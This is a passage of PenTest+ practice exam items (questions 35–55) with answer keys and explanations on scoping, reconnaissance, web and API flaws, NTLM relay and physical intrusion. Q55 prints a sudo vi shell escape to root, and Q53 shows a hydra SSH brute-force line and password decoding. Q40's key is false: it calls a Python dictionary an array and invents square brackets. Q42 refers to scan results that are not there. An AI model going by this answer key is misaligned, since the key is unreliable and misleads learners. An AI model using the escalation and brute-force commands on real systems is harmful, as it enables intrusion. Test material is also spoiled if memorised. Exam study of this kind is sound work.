DNS is also a high-value target when it is exposed because DNS software and its configuration can provide both direct and indirect opportunities for testing. Enumeration may reveal zone-transfer exposure, recursion behavior, DNS version information, hostname records, and infrastructure details that support further testing. The precise Nmap service identification is important: a penetration tester should validate the detected service and version before researching public advisories or safely demonstrating an approved exploit path. Nmap service/version detection is designed to support this kind of follow-on analysis, as documented in the Nmap Reference Guide: Service and Version Detection. This approach aligns with CompTIA PenTest+ objectives covering vulnerability scanning, enumeration, and analysis of discovered services; see the CompTIA exam objectives resource.

QUESTION NO: 35

During an engagement, a junior penetration tester found a multihomed host that led to an unknown network segment. The penetration tester ran a port scan against the network segment, which caused an outage at the customer ' s factory. Which of the following documents should the junior penetration tester most likely follow to avoid this issue in the future?

A. NDA

B. MSA

C. ROE

D. SLA

ANSWER: C

Explanation:

ROE is correct because the Rules of Engagement establishes the authorized scope, permitted testing activities, operational constraints, communication procedures, and escalation requirements for a specific penetration-testing engagement. Finding a multihomed host that provides a path to an unfamiliar network segment does not automatically authorize testing that segment. Before scanning, the tester should use the ROE to determine whether the newly discovered network is in scope, whether port scanning is allowed, whether industrial or production systems require special safeguards, and who must approve a scope change. In a factory environment, the ROE should also define safety-oriented restrictions such as prohibited scan types, approved maintenance windows, rate limits, notification requirements, and a stop-work/escalation process if testing could affect operational technology or production availability. These controls help testers obtain client authorization and coordinate with the appropriate stakeholders before taking actions that could disrupt manufacturing. CompTIA's PenTest+ objectives include explaining the importance of rules of engagement and identifying scope, limitations, and restrictions before and during an assessment. The NIST technical guide for security testing likewise emphasizes that testing must be planned, authorized, coordinated, and conducted with procedures that minimize operational impact. See the CompTIA exam objectives resource and NIST SP 800-115.

QUESTION NO: 36

In Python socket programming, SOCK_DGRAM type is:

A. reliable.

B. matrixed.

C. connectionless.

D. slower.

ANSWER: C

Explanation:

connectionless. is correct because `SOCK_DGRAM` creates a datagram socket, which is normally used with the User Datagram Protocol (UDP). Datagram communication sends independent messages to a destination without establishing a persistent, end-to-end connection before data transmission. Each datagram includes the destination information needed for delivery, and applications typically use operations such as `sendto()` and `recvfrom()` rather than establishing a session with `connect()` and accepting a stream of bytes. This model is useful when low overhead and timely delivery are more important than guaranteed delivery, such as for certain discovery, telemetry, voice, or real-time application protocols. Python's socket documentation identifies `SOCK_DGRAM` as the socket type for datagram services, and its UDP example demonstrates datagram-based client/server communication. The underlying socket API documentation likewise defines `SOCK_DGRAM` as a connectionless, message-oriented socket type. See the Python socket module documentation and the socket(2) manual page.

QUESTION NO: 37

A penetration tester has identified an unrestricted file-upload function in a client web application. Which of the following controls would BEST reduce the risk of server-side code execution through uploaded files? (Choose two.)

A. Store uploaded files outside the web root.

B. Validate file type using allowlisted content signatures.

C. Accept files based only on their extension.

D. Trust the Content-Type header supplied by the browser.

E. Allow execute permissions on the upload directory.

F. Display the uploaded filename in error messages.

ANSWER: A B

Explanation:

Store uploaded files outside the web root is effective because files cannot be directly requested and interpreted by the web server from a publicly served directory. **Validate file type using allowlisted content signatures** is also important because file extensions and client-supplied MIME types can be spoofed. Content validation helps ensure the uploaded data matches an expected safe format.

Additional defenses can include generated filenames, least-privilege filesystem permissions, malware scanning, size limits, and serving files through a controlled download handler. OWASP recommends layered controls for upload functionality in its File Upload Cheat Sheet.

QUESTION NO: 38

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

A. Remove the logs from the server.

B. Restore the server backup.

C. Disable the running services.

D. Remove any tools or scripts that were installed.

E. Delete any created credentials.

F. Reboot the target server.

ANSWER: D E

Explanation:

After testing activity on a target has concluded, the tester should remove any tools or scripts that were installed and delete any created credentials. These are core cleanup tasks intended to return the tested environment to its pre-engagement operational state as closely as possible. Penetration testing can require temporary payloads, utilities, web shells, agents, scripts, or files to validate access and privilege escalation. Removing these artifacts prevents them from becoming unauthorized persistence mechanisms or being discovered and misused after the engagement.

Similarly, any test accounts, local users, API keys, SSH keys, tokens, or other credentials created during testing must be removed or revoked. Temporary credentials can provide ongoing access to the environment, so eliminating them is essential to ensuring that the tester has no residual access once authorization ends. Cleanup should be performed within the approved rules of engagement, documented, and confirmed with the customer when appropriate. This aligns with the post-testing cleanup and reporting activities covered by CompTIA PenTest+ objectives and with NIST guidance for technical security assessments. See the CompTIA exam objectives resource page and NIST SP 800-115, Technical Guide to Information Security Testing and Assessment.

QUESTION NO: 39

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

A. Shoulder surfing

B. Call spoofing

C. Badge stealing

D. Tailgating

E. Dumpster diving

F. Email phishing

ANSWER: C D

Explanation:

Badge stealing is appropriate because unattended employee badges provide the tester with a direct means of impersonating an authorized person. Since the gate does not validate or scan badges, displaying or carrying a stolen badge may be sufficient to appear legitimate to guards and other employees. This scenario demonstrates a physical-security weakness involving poor badge custody and inadequate access-control verification.

Tailgating is also an appropriate physical-access technique. The tester can enter immediately behind an authorized employee as that person passes through an access point, often relying on social pressure, distraction, or the employee courteously holding a door open. Because the stated goal is to enter without attracting attention, following an employee through the gate can blend into normal foot traffic rather than requiring overt bypass of a lock or gate.

CompTIA PenTest+ includes physical security testing and social-engineering techniques within its penetration-testing scope. NIST guidance similarly recognizes tailgating as a physical access-control concern and emphasizes controls that ensure only authorized individuals enter protected areas. See the CompTIA PenTest+ certification page and NIST's Security and Privacy Controls publication for relevant physical-access-control guidance.

QUESTION NO: 40

Given the following code:

```
systems = {
        "10.10.10.1" : "Windows 10",
        "10.10.10.2" : "Windows 10",
        "10.10.10.3" : "Windows 2016",
        "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

A. A tuple

B. A tree

C. An array

D. A dictionary

ANSWER: C

Explanation:

An array is correct because `systems` is represented as an ordered collection of values enclosed in square brackets. This syntax creates a sequence in which each element has a positional index, allowing the program to store multiple related values under one variable and retrieve an individual value by its numeric position. In Python terminology, the object created with square brackets is specifically a *list*; however, among the available choices, “An array” is the appropriate answer because it describes the ordered, index-addressable collection shown in the code. Python lists support array-like operations, including accessing the first item with index `0`, iterating through items in order, and modifying the collection when needed. This structure is useful when a script must maintain a sequence of systems, hosts, targets, or other related entries for processing. Python’s documentation describes lists as mutable sequence types and shows their square-bracket literal syntax. See the Python documentation on lists and the Python tutorial’s list examples.

QUESTION NO: 41

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

A. Executive summary

B. Remediation

C. Methodology

D. Metrics and measures

ANSWER: B

Explanation:

Remediation is the most important information for a report audience of developers because it translates discovered vulnerabilities into specific, actionable work that can be incorporated into code, configuration, dependency management, and deployment practices. Developers need enough remediation detail to understand the underlying condition, apply an appropriate secure coding or configuration change, and validate that the fix resolves the issue without introducing regressions. Useful remediation guidance identifies the affected component or endpoint, the recommended corrective action, relevant security-control considerations, and a practical way to retest the fix. This makes the penetration test an input to the organization’s vulnerability-management and software-development lifecycle rather than merely a list of findings. CompTIA’s PenTest+ objectives include communicating results to stakeholders and making remediation recommendations as part of reporting, reflecting the need to tailor results to the audience that will implement corrective actions. The NIST Secure Software Development Framework likewise emphasizes addressing vulnerabilities through remediation and verification activities during software development. Clear, prioritized remediation enables developers to efficiently reduce the demonstrated risk and provide evidence that the reported issue has been corrected. See the CompTIA exam objectives resource and NIST SP 800-218, Secure Software Development Framework.

QUESTION NO: 42

The results of an Nmap scan are as follows:

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.

B. This device is most likely a gateway with in-band management services.

C. This device is most likely a proxy server forwarding requests over TCP/443.

D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

ANSWER: B

Explanation:

This device is most likely a gateway with in-band management services. In-band management means that an administrator can manage a network device through the same production network used for normal data traffic, rather than through a physically separate out-of-band management network. Nmap results that identify a combination of network-device management services—such as SSH, HTTPS-based administration, SNMP, or similar services—can support a cautious conclusion that the host is a managed gateway, router, firewall, or other network appliance. The wording “most likely” is appropriate because service discovery identifies exposed services and their probable functions, not the device role with absolute certainty. Nmap’s version-detection and service-enumeration capabilities are specifically intended to help testers identify what is listening on discovered ports and use that information to characterize a target during reconnaissance. Further validation, such as banner review, HTTP title inspection, SNMP enumeration where authorized, and routing or interface information, would strengthen the device classification. See the Nmap service and version detection documentation and the CISA overview of network management.

QUESTION NO: 43

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research

B. A ping sweep

C. Traffic sniffing

D. Port knocking

E. A vulnerability scan

F. An Nmap scan

ANSWER: A C

Explanation:

Open-source research and traffic sniffing are passive reconnaissance techniques and therefore provide the lowest likelihood of being noticed by the target. Open-source research gathers information from publicly available sources such as organizational websites, public records, job postings, social-media content, technical documentation, certificate-transparency records, and search-engine results. Because the tester does not need to send packets or authenticate to target-owned systems, this activity ordinarily leaves no direct evidence in the target environment.

Traffic sniffing is also passive when the tester is positioned where relevant traffic can already be observed, such as on an authorized network segment, a monitoring port, or a wireless channel. The tester captures and analyzes packets without transmitting probes to the target. This can reveal hosts, services, protocols, naming conventions, and communications patterns while avoiding direct interaction with target services. Passive information gathering is a core reconnaissance concept: NIST describes discovery and information-gathering activities as preparatory work for testing, while PenTest+ includes reconnaissance and information-gathering skills within its assessment scope. See NIST SP 800-115 and CompTIA PenTest+.

QUESTION NO: 44

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly

B. Monthly

C. Quarterly

D. Annually

ANSWER: C

Explanation:

Quarterly is correct because PCI DSS v3.2.1 Requirement 11.2 requires internal and external vulnerability scans to be performed at least quarterly. The requirement also calls for rescanning after significant changes to the network, such as new system components, network topology changes, firewall rule modifications, or product upgrades. Therefore, quarterly is the baseline minimum recurring schedule for the scan described in the question; organizations may need to scan more frequently based on changes, risk, contractual obligations, or their own security policies.

The question uses the term “scan,” which is important because PCI DSS distinguishes vulnerability scanning from penetration testing. Under version 3.2.1, vulnerability scanning is governed by Requirement 11.2, while penetration testing has separate timing requirements under Requirement 11.3. A tester working with a PCI DSS-scoped finance system should ensure the applicable quarterly scan covers the relevant cardholder data environment and that findings are remediated and rescanned as required. See the PCI SSC’s PCI DSS v3.2.1 standard and its vulnerability-scanning FAQ.

QUESTION NO: 45

Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications

B. A list of all the risks of web applications

C. The risks defined in order of importance

D. A web-application security standard

E. A risk-governance and compliance framework

F. A checklist of Apache vulnerabilities

ANSWER: A C

Explanation:

The most critical risks of web applications is correct because the OWASP Top 10 is an awareness document that identifies the web-application security risks considered most significant based on industry data, testing experience, and expert input. It helps developers, security teams, and organizations focus remediation and secure-development efforts on common, high-impact categories of web application weakness.

The risks defined in order of importance is also correct in the context of the Top 10’s prioritized presentation. OWASP uses a published methodology to evaluate and rank risk categories using factors such as prevalence, detectability, exploitability, and technical impact. The resulting list gives organizations a practical starting point for deciding where to direct limited security resources, while recognizing that an individual organization’s actual priorities must also account for its own systems, threats, and business impact.

The OWASP project updates the Top 10 periodically as application technologies, vulnerability patterns, and available evidence change. It is therefore a widely used risk-awareness and prioritization resource for web application security. The official project page is available at OWASP Top 10, and its ranking approach is described in the OWASP Top 10 methodology.

QUESTION NO: 46

A penetration tester is assessing a REST API that uses JSON Web Tokens for authorization. Which of the following findings would MOST likely allow a token to remain usable after a user has been disabled? (Choose two.)

A. The API does not check a token revocation list or current account status

B. The access token has an excessively long expiration period

C. The token uses Base64URL encoding

D. The API sends JSON responses

E. The token contains a unique token identifier

ANSWER: A B

Explanation:

The API does not check a token revocation list or current account status can allow a previously issued token to remain accepted after the associated user is disabled. JWTs are often self-contained, so a service that verifies only the signature and expiration may not learn that the account was subsequently disabled unless it performs a server-side state check.

The access token has an excessively long expiration period also increases the period during which a disabled user's token can remain valid. Short-lived access tokens, refresh-token controls, revocation mechanisms, and account-status checks reduce the exposure caused by compromised or no-longer-authorized credentials. RFC 8725 discusses security considerations for JSON Web Tokens, including token validation and lifecycle concerns. See RFC 8725, JSON Web Token Best Current Practices.

QUESTION NO: 47

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark

B. Nessus

C. Retina

D. Burp Suite

E. Shodan

F. Nikto

ANSWER: A E

Explanation:

Wireshark and Shodan are appropriate passive-reconnaissance choices when the engagement requires minimal disruption. Wireshark can capture and inspect network packets that are already traversing an interface available to the tester. When it is used solely to observe that existing traffic, rather than to generate probes or requests, it supports passive collection of useful intelligence such as hosts, protocols, services, DNS queries, and communication patterns. Wireshark documents its role as a network-protocol analyzer that captures and interactively browses packet data at Wireshark Documentation.

Shodan is also passive from the client environment's perspective because the tester searches Shodan's existing Internet-wide index instead of directly scanning the client's public-facing systems. Search results can reveal externally observable information previously collected by Shodan, including exposed services, banners, ports, products, and potential Internet exposure. This allows the tester to develop an external footprint and prioritize follow-up work without sending reconnaissance traffic to the target during that search. Shodan describes its search capability and indexed Internet data at Shodan Help Center. Both approaches align with an objective of gathering reconnaissance intelligence while avoiding active interactions that could affect systems or operations.

QUESTION NO: 48

A penetration tester is validating a finding that a web application is vulnerable to insecure direct object references. Which of the following test results would BEST support the finding? (Choose two.)

A. Changing an invoice identifier returns another customer's invoice

B. Modifying a profile identifier updates another user's mailing address

C. Submitting an invalid JSON request returns HTTP 400

D. A login request is rate-limited after repeated failures

E. The application redirects HTTP requests to HTTPS

F. A search field reflects input in the response body

ANSWER: A B

Explanation:

Changing an invoice identifier returns another customer's invoice directly demonstrates an insecure direct object reference. The application accepts a user-controlled object identifier and returns data belonging to a different user without enforcing object-level authorization.

Modifying a profile identifier updates another user's mailing address also supports the finding because the tester can perform an unauthorized action against an object that should belong to another principal. Both results show that the application relies on predictable or user-supplied identifiers without verifying that the authenticated user is authorized to access the requested object.

OWASP identifies broken object-level authorization as a major API security risk and recommends enforcing authorization checks for every request involving an object identifier. See OWASP API1:2023 Broken Object Level Authorization.

QUESTION NO: 49

A penetration tester has obtained an unauthenticated SMB session to a legacy file server. Which of the following conditions would MOST likely enable an NTLM relay attack? (Choose two.)

A. SMB signing is not required

B. NTLM authentication is enabled

C. Kerberos-only authentication is enforced

D. SMBv1 is disabled

E. Multifactor authentication is enabled for interactive logons

ANSWER: A B

Explanation:

SMB signing is not required is a key condition because SMB signing provides message integrity and helps prevent an intermediary from relaying an authentication exchange to another SMB service. When signing is required, a relayed session cannot generally produce the valid signed traffic needed to use the authenticated connection successfully.

NTLM authentication is enabled is also required for a traditional NTLM relay attack. The attacker captures or coerces an NTLM authentication attempt and forwards the challenge-response exchange to a target service. The attacker does not need to know the user password, but the target must accept NTLM authentication and the relayed identity must have meaningful permissions. Microsoft documents SMB signing protections in its SMB signing guidance. MITRE describes relay behavior under LLMNR/NBT-NS Poisoning and SMB/Windows Admin Shares.

QUESTION NO: 50

Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

A. Use of non-optimized sort functions

B. Poor input sanitization

C. Null pointer dereferences

D. Non-compliance with code style guide

E. Use of deprecated Javadoc tags

F. A cydomatic complexity score of 3

ANSWER: B C

Explanation:

"Poor input sanitization" is a developer-relevant application security finding because untrusted input must be validated, normalized where appropriate, and safely handled before it is used in application logic, queries, file operations, or command execution. An assessment report should identify the affected functionality, describe the security impact, provide reproducible evidence, and give actionable remediation guidance so developers can correct the vulnerable data-handling path. OWASP identifies input validation as a foundational control for reducing vulnerabilities caused by unexpected or malicious data; see the OWASP Input Validation Cheat Sheet.

"Null pointer dereferences" are also appropriate for a report directed to developers. Dereferencing a null or otherwise invalid pointer/reference can crash a process, produce an unhandled exception, or create a denial-of-service condition. Developers need the specific code location and triggering conditions to implement proper null checks, object-lifecycle handling, and error handling. This issue is formally tracked as CWE-476, which describes null pointer dereference weaknesses and their potential availability impact; see MITRE CWE-476. Both findings concern implementation-level weaknesses that developers can directly remediate in source code.

QUESTION NO: 51

A penetration tester is conducting an on-path link layer attack in order to take control of a key fob that controls an electric vehicle. Which of the following wireless attacks would allow a penetration tester to achieve a successful attack?

A. Bluejacking

B. Bluesnarfing

C. BLE attack

D. WPS PIN attack

ANSWER: C

Explanation:

BLE attack is the correct answer because Bluetooth Low Energy is a short-range wireless protocol commonly used by modern proximity key fobs and vehicle access systems. An on-path attack at the link layer places the tester in a position to observe, relay, alter, or inject wireless traffic between the key fob and vehicle. Depending on the implementation and the authorized test scope, this can include exploiting weak pairing behavior, insufficient mutual authentication, predictable or replayable application-layer messages, flawed key handling, or relay conditions that defeat proximity assumptions. Successful assessment therefore requires capturing and analyzing BLE advertisements, connection setup, pairing or bonding activity, encryption use, and the messages that authorize vehicle access or control functions. BLE includes link-layer privacy and security mechanisms, but their protection depends on the selected pairing method, correct implementation, and secure application design. NIST describes Bluetooth security considerations, including BLE-specific pairing, authentication, encryption, and threat considerations, in NIST SP 800-121 Revision 2. The Bluetooth SIG also publishes the protocol and security requirements in the Bluetooth Core Specification. Consequently, testing the BLE communications path directly aligns with the stated on-path link-layer objective.

QUESTION NO: 52

A penetration tester is reviewing the following SOW prior to engaging with a client:

“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection

B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the

engagement

C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team

D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address

E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop

F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

ANSWER: C D

Explanation:

Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team is unethical because a penetration tester’s reporting must accurately communicate material risk to the authorized client stakeholder. The SOW specifically establishes that findings will be submitted to the CISO. Suppressing critical issues would undermine the engagement’s purpose, prevent informed risk decisions, and produce an incomplete or misleading deliverable. Professional penetration-testing practice requires integrity in evidence collection, analysis, and reporting, including clear communication of significant vulnerabilities and their business impact.

Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address is also unethical. Even if an address is publicly routable, associating it with an active assessment can disclose sensitive engagement context and encourage unauthorized activity against the client. The SOW requires the tester to protect client-confidential information, including the organization’s assets and environment details. A tester must maintain confidentiality and ensure that only authorized personnel participate in or receive information about the engagement. These expectations align with PenTest+ objectives covering rules of engagement, reporting, and professional conduct. See CompTIA’s PenTest+ certification overview and the CompTIA exam objectives resources.

QUESTION NO: 53

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 -d

B. tar zxvf password.txt

C. hydra -l svsacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24

D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

ANSWER: A

Explanation:

`echo U3VQZXIkM2NyZXQhCg== | base64 -d` is the appropriate next command because the value uses the recognizable Base64 character set and has == padding. Base64 is an encoding scheme, not a password hash or encryption

method, so it can be directly decoded without password cracking or attempting authentication. The GNU `base64` utility decodes standard input when used with the `-d` (or `--decode`) option. Piping the identified string through that command converts the Base64 representation back into its original byte sequence. In this case, the decoded content is `SuPer$3cr3t!`, followed by a newline; the final newline is represented by the encoded `Cg==` portion. This is a sensible post-exploitation step: identify the data format, decode it locally, and then carefully assess whether the recovered credential is in scope and authorized for validation. The Base64 encoding and padding rules are defined in RFC 4648, while GNU documents the syntax and decode behavior of the command in the GNU Coreutils base64 invocation documentation.

QUESTION NO: 54

During a vulnerability scanning phase, a penetration tester wants to execute an Nmap scan using custom NSE scripts stored in the following folder:

/home/user/scripts

Which of the following commands should the penetration tester use to perform this scan?

A. nmap resume "not intrusive"

B. nmap script default safe

C. nmap --script /home/user/scripts

D. nmap -load /home/user/scripts

ANSWER: C

Explanation:

`nmap --script /home/user/scripts` is the appropriate command because Nmap's `--script` option directs the Nmap Scripting Engine (NSE) to load scripts specified by a script name, category, individual script file, or directory path. Providing `/home/user/scripts` tells Nmap to use the custom NSE scripts located in that directory during the scan. The command would normally also include a target, such as an IP address or hostname, for example: `nmap --script /home/user/scripts 192.0.2.10`. This lets the tester run authorized custom checks that are tailored to the engagement's scope and the technologies identified during reconnaissance. Nmap documents that a directory can be supplied to `--script`, and scripts found in that directory are loaded for execution. If scripts are installed into one of Nmap's normal script directories rather than referenced by an explicit path, the tester can use `nmap --script-updatedb` to update Nmap's script database. See the Nmap NSE documentation and the Nmap reference guide.

QUESTION NO: 55

After obtaining a reverse shell connection, a penetration tester runs the following command: www-data@server!2:sudo -1

User www-data may run the following commands on serverl2: (root) NOPASSWD: /usr/bin/vi

Which of the following is the fastest way to escalate privileges on this server?

A. Editing the file /etc/passwd to add a new user with uid0

B. Creating a Bash script, saving it on the /tmp folder, andthen running it

C. Executing the command sudo vi -c ':!bash'

D. Editing the file/etc/sudoers to allow any command

ANSWER: C

Explanation:

Executing the command `sudo vi -c ':!bash'` is the fastest privilege-escalation method because the sudo policy explicitly permits the `www-data` account to run `/usr/bin/vi` as `root` without supplying a password. The `-c` switch instructs vi to run an Ex command immediately after startup. Within vi, the `:!` Ex command executes an external operating-system command; therefore, `:!bash` launches Bash from the root-owned vi process. The resulting shell inherits root-level execution context, giving the tester an immediate privileged shell without needing to create files, modify configuration, or wait for another process to run. This is a standard example of a legitimate program feature becoming dangerous when sudo grants unrestricted access to an interactive editor. GTFOBins documents the vi sudo technique and demonstrates invoking a shell through vi's command execution capability: GTFOBins: vi—sudo. The sudoers manual also explains that command permissions are evaluated based on the configured command path and any allowed arguments; a rule permitting vi without argument restrictions enables this direct invocation: sudoers manual.